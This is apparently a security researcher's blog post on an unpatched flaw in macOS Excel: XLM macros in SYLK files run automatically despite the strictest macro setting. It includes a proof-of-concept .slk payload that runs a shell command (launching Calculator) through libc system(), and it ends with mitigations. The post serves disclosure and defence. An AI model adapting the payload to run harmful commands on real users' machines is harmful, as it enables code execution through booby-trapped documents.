# [0day] Abusing XLM Macros in SYLK Files

a logic flaw in Microsoft Excel leads to 'remote' code execution on macOS

November 3, 2019



## Background

In their 2018 DerbyCon presentation titled "**The MS Office Magic Show**", **Pieter Ceelen** and **Stan Hegt** (of **Outflank**), detailed various "novel techniques for abusing Excel and Word in Red Teaming operations".

On his flight home from their presentation, Pieter uncovered the fact that:

> *"In Office 2011 for Mac, XLM Macro's in Sylk files are auto executed (no protected mode or macro prompt)"*

Though the attack appeared to be limited to Mac Office 2011, the automatic execution of embedded macros in a malicous Office documents was a powerful capability!

I highly recommend you read Pieter's execellent technical blog post on the topic:

"**Microsoft Office for Mac cannot properly disable XLM macros**"



I was unfamiliar with both XLM (no, not XML) macros and sylk files (`.slk`). The aforementioned CERT vulnerability note, VU#125336 "**Microsoft Office for Mac cannot properly disable XLM macros**", provides some insight into XLM macros, nothing that:

> *XLM macros predate the VBA macros that are more common with modern Microsoft Office systems, however current Microsoft Office versions still support XLM macros." -CERT*

As noted by **Stan Hegt**, Sylk files are "SYmbolic LinK files … a file format from the 1980s that is still supported by the most recent MS Office versions"

I highly recommend you read Stan's execellent technical blog post on the topic:

"**Abusing the SYLK file format**".

His post also links to more resources detailing this ancient file format (such as **here**).

## Exploiting Microsoft Office 2019

Pieter's research ("**Sylk + XLM = Code execution on Office 2011 for Mac**") highlighted a shortcoming in Office 2011, that abused a legacy macro format (XLM) in a legacy file format (sylk) to automatic execute of embedded macros.

" In his writeup, he noted that Microsoft's response was essential `#wontfix` as Office 2011 was long unsupported:

> *"The product team has taken a look at this submission and has informed me that Excel for Mac 2011 is not supported any more , and thus is not eligible for security updates. Mac Excel 2016 and 2019 prompt with "Enable Macro" alerts correctly. -Microsoft*

Fair enough, as honestly nobody who cares about security should (still) be running Office 2011!

Unfortunately (for macOS users), even fully-patched versions of Office (Excel) 2016 and 2019 on macOS remain vulnerable, as noted in a recent CERT vulnerability note **VU#125336**", which states:

> *"The Microsoft Office for Mac option "Disable all macros without notification" enables XLM macros without prompting, which can allow a remote, unauthenticated attacker to execute arbitrary code on a vulnerable system."*

…yikes!


Let's take a closer look into this, with the goal of crafting a malicious document who's embedded macros will be automatically execute.

Our target is:

- Microsoft 2019 (fully patched) for macOS:


- macOS Catalina 10.15

First, we install Microsoft Office 2019 for macOS and enable the "most" secure macro setting: "Disable all macros without notification":




Using the `lsregister` command (found within `/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/LaunchServices.framework/Versions/A/Support/` via the `-dump` flag, we can view the associations between applications and file types (i.e. what application is registered as the default handler for what file type). Once Microsoft Excel has been installed, we can see that it has been registered as the default application to handle sylk files (`.slk`):

```
$ lsregister -dump

--------------------------------------------------------------------------------
type id:            com.microsoft.excel.slk (0x3540)
bundle:             Excel (0x74c)
uti:                com.microsoft.excel.slk
localizedDescription: "LSDefaultLocalizedValue" = "Microsoft Excel slk file"
flags:              active  rel-icon-path  exported  trusted (0000000000000059)
iconFiles:          Contents/Resources/XLS.icns
conforms to:        public.data
tags:               .slk, 'SLKX'
--------------------------------------------------------------------------------

--------------------------------------------------------------------------------
claim id:           Microsoft Excel SLK File (.slk) (0x2994)
localizedNames:     "LSDefaultLocalizedValue" = "Microsoft Excel SLK File (.slk)"
rank:               Default
bundle:             Excel (0x74c)
flags:              relative-icon-path  doc-type  resolves-icloud-conflicts (0000000000000224)
```

```
roles:              Editor (0000000000000004)
iconFiles:          Contents/Resources/XLS.icns
bindings:           com.microsoft.excel.slk
--------------------------------------------------------------------------------
```

How did macOS know to associate `.slk` files with Excel? The answer lies within Excel's `Info.plist` file:

```
$ defaults read /Applications/Microsoft\ Excel.app/Contents/Info.plist
{
    BuildMachineOSBuild = 18G87;
    CFBundleDevelopmentRegion = en;
    CFBundleDisplayName = "Microsoft Excel";
    CFBundleDocumentTypes =     (
    {
        CFBundleTypeExtensions = (
            slk
        );
        CFBundleTypeIconFile = "XLS.icns";
        CFBundleTypeName = "Microsoft Excel SLK File (.slk)";
        CFBundleTypeOSTypes =             (
            SLKX
        );
    ...
```

As we can see, in the `CFBundleDocumentTypes` list, Excel advertises the fact that it supports "Microsoft Excel SLK File (.slk)" formats, and thus macOS (automatically) registers it as the default handle for `.slk` files. Thus, whenever a user double-clicks on an sylk files (`.slk`), macOS will automatically launch Microsoft Excel to open it.

Moving one, we now craft a malicious document which (ab)uses XLM macros to launch `Calculator.app`. We lean heavily upon Pieter's previous **research**, combining various of his XLM macro snippets in a manner that will be compatible for Office 2019.


Here's our final PoC payload:

```
1 ID;P
2 O;E
3 NN;NAuto_open;ER101C1;KOut Flank;F
4 C;X1;Y101;K0;ECALL("libc.dylib","system","JC","open -a Calculator")
5 C;X1;Y102;K0;EHALT()
6 E
```


```
If copying and pasting the above macro code, make sure the line numbers are not included in your .slk file.
```


This PoC simply invokes `CALL("libc.dylib","system","JC","open -a Calculator")` to launch `Calculator.app` (via the `open` command, via the `system` command, found within `libc.dylib`).

Saving it as `PoC.slk`, we note that macOS assigns it an icon indicating its associating with Excel (the default handler):




Now, for the moment of truth! After uploading to file (to simulate a more realistic attack scenario) will Excel automatically execute the embedded `XLM` macros even though "Disable all macros without notification" has been set? And or/macOS will block the execution of `Calculator.app` from a untrusted document from the internetz?






Woohoo! Everything works perfectly!

## Sandboxing, Quarantining, & Notarization

Ok great, so we have “remote” code execution on a macOS system! We’re stoked right? Well, not really - as there are still *many* obstacles in the way of a full system compromise (such as being able to install a persistent backdoor).

A few of these obstacles include:


- App Sandboxing
- File Quarantine
- Code Notarizations

Sandboxes have become an essential component of modern (security-aware) software and can act as an effective mitigation against exploitation attempts. On macOS, applications can opt-in to an OS-enforced sandbox and specify sandbox rules (or exceptions) via their entitlements.

Looking at its entitlements, we can confirm that Excel has indeed opted into macOS sandbox, as it contains `com.apple.security.app-sandbox` (set to `true`):


```
$ codesign -d --entitlements :- /Applications/Microsoft\ Excel.app
<key>com.apple.application-identifier</key>
<string>UBF8T346G9.com.microsoft.Excel</string>

<key>com.apple.security.app-sandbox</key>
<true/>
```

We can also confirm this via Activity Monitor (note the `Sandbox` column, set to `Yes`):




As Excel is sandboxed, it means that any code executing within the context of the Excel process (such as macros!) will be constrained by the sandbox. For example, it won’t be able to access user files, or perform actions such as installing malware.


The sandbox restrictions also extend to child processes. Thus, although, sure we can spawn ‘Calculator.app’ it too (or any other app or script) will also remain in the restrictive context of the sandbox.




On macOS Catalina (10.15), Apple has seriously stepped up it’s security game, with several new and/or improved security mechanisms that are directly “baked-in” to the OS 😍

First are improvements of “file quarantine”. File quarantine is realized via the `com.apple.quarantine` extended attribute, which is responsible for the familiar, “This Application is downloaded from the Internet” pop up. New in Catalina the OS now checks the quarantine attribute regardless of how the file is executed. (Previous versions of macOS only check file launched by the user, not those launched programmatically). As all files downloaded by a sandboxed application are tagged with the `com.apple.quarantine` attribute, even if you broke out of Excel’s sandbox, Catalina would still prevent the file from executing, due its quarantined status. And no, you can’t first just execute `xattr -rc` (from within the sandbox) and expect it to remove the `com.apple.quarantine` attribute.

Catalina also introduced the notation of code notarization. Apple extensively documents this new security enhancement (read: **“Notarizing Your App Before Distribution”**), but in short, now in Catalina you must submit compiled code to Apple for approval (read: malware/exploit scans) before it will be allowed to execute on macOS:




Non-notarized code will be blocked by the OS:


As Apple states:

> *"Notarization gives users more confidence that the Developer ID-signed software you distribute has been checked by Apple for malicious components." -Apple*

Thus, again, even if managed to escape Excel's sandbox you may be soundly thwarted by Catalina's code notarization requirements.


```
For more about these changes and security improvements in Catalina, read Howard Oakley's excellent

                                "Grokking Gatekeeper in Catalina"
```


## Conclusion

It's not everyday we get a new 0day that affects macOS (in this case, indirectly via a Microsoft application). Again, credit to **Pieter Ceelen** and **Stan Hegt** for a lovely vulnerability! In today blog post, we dove into the technical details this flaw, which still affects the latest version of Excel, and thus may provide a remote attacker the ability to silently execute embedded macros on a remote macOS system.

Luckily for Mac users, due to application sandboxing and recent security enhancements found in macOS Catalina the impact of this vulnerability is currently rather low.

Still, it's recommended that you ensure if a document does contain macros, you will be prompted to approve their execution, by enabling the "Disable all macros **with** notification":






And if you're a Mac system admin, CERT **recommends** blocking all SYLK files at email and web gateways:

> *"SYLK files, which have the file extension SLK, should be blocked at email and web gateways to help prevent exploitation of this vulnerability."*